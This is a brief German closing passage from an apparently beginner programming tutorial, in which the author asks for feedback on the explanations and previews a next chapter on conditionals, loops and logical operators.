Noch was, postet bitte, wie ihr die Erklärungen fandet (zu schwer, zu ausführlich) und was ich besser machen könnte.

Im nächsten Kapitel machen wir Bedingte Befehlsausführung, Schleifen, Logische Verknüpfungen. (alles um einiges einfacher als das hier).

geschrieben von ups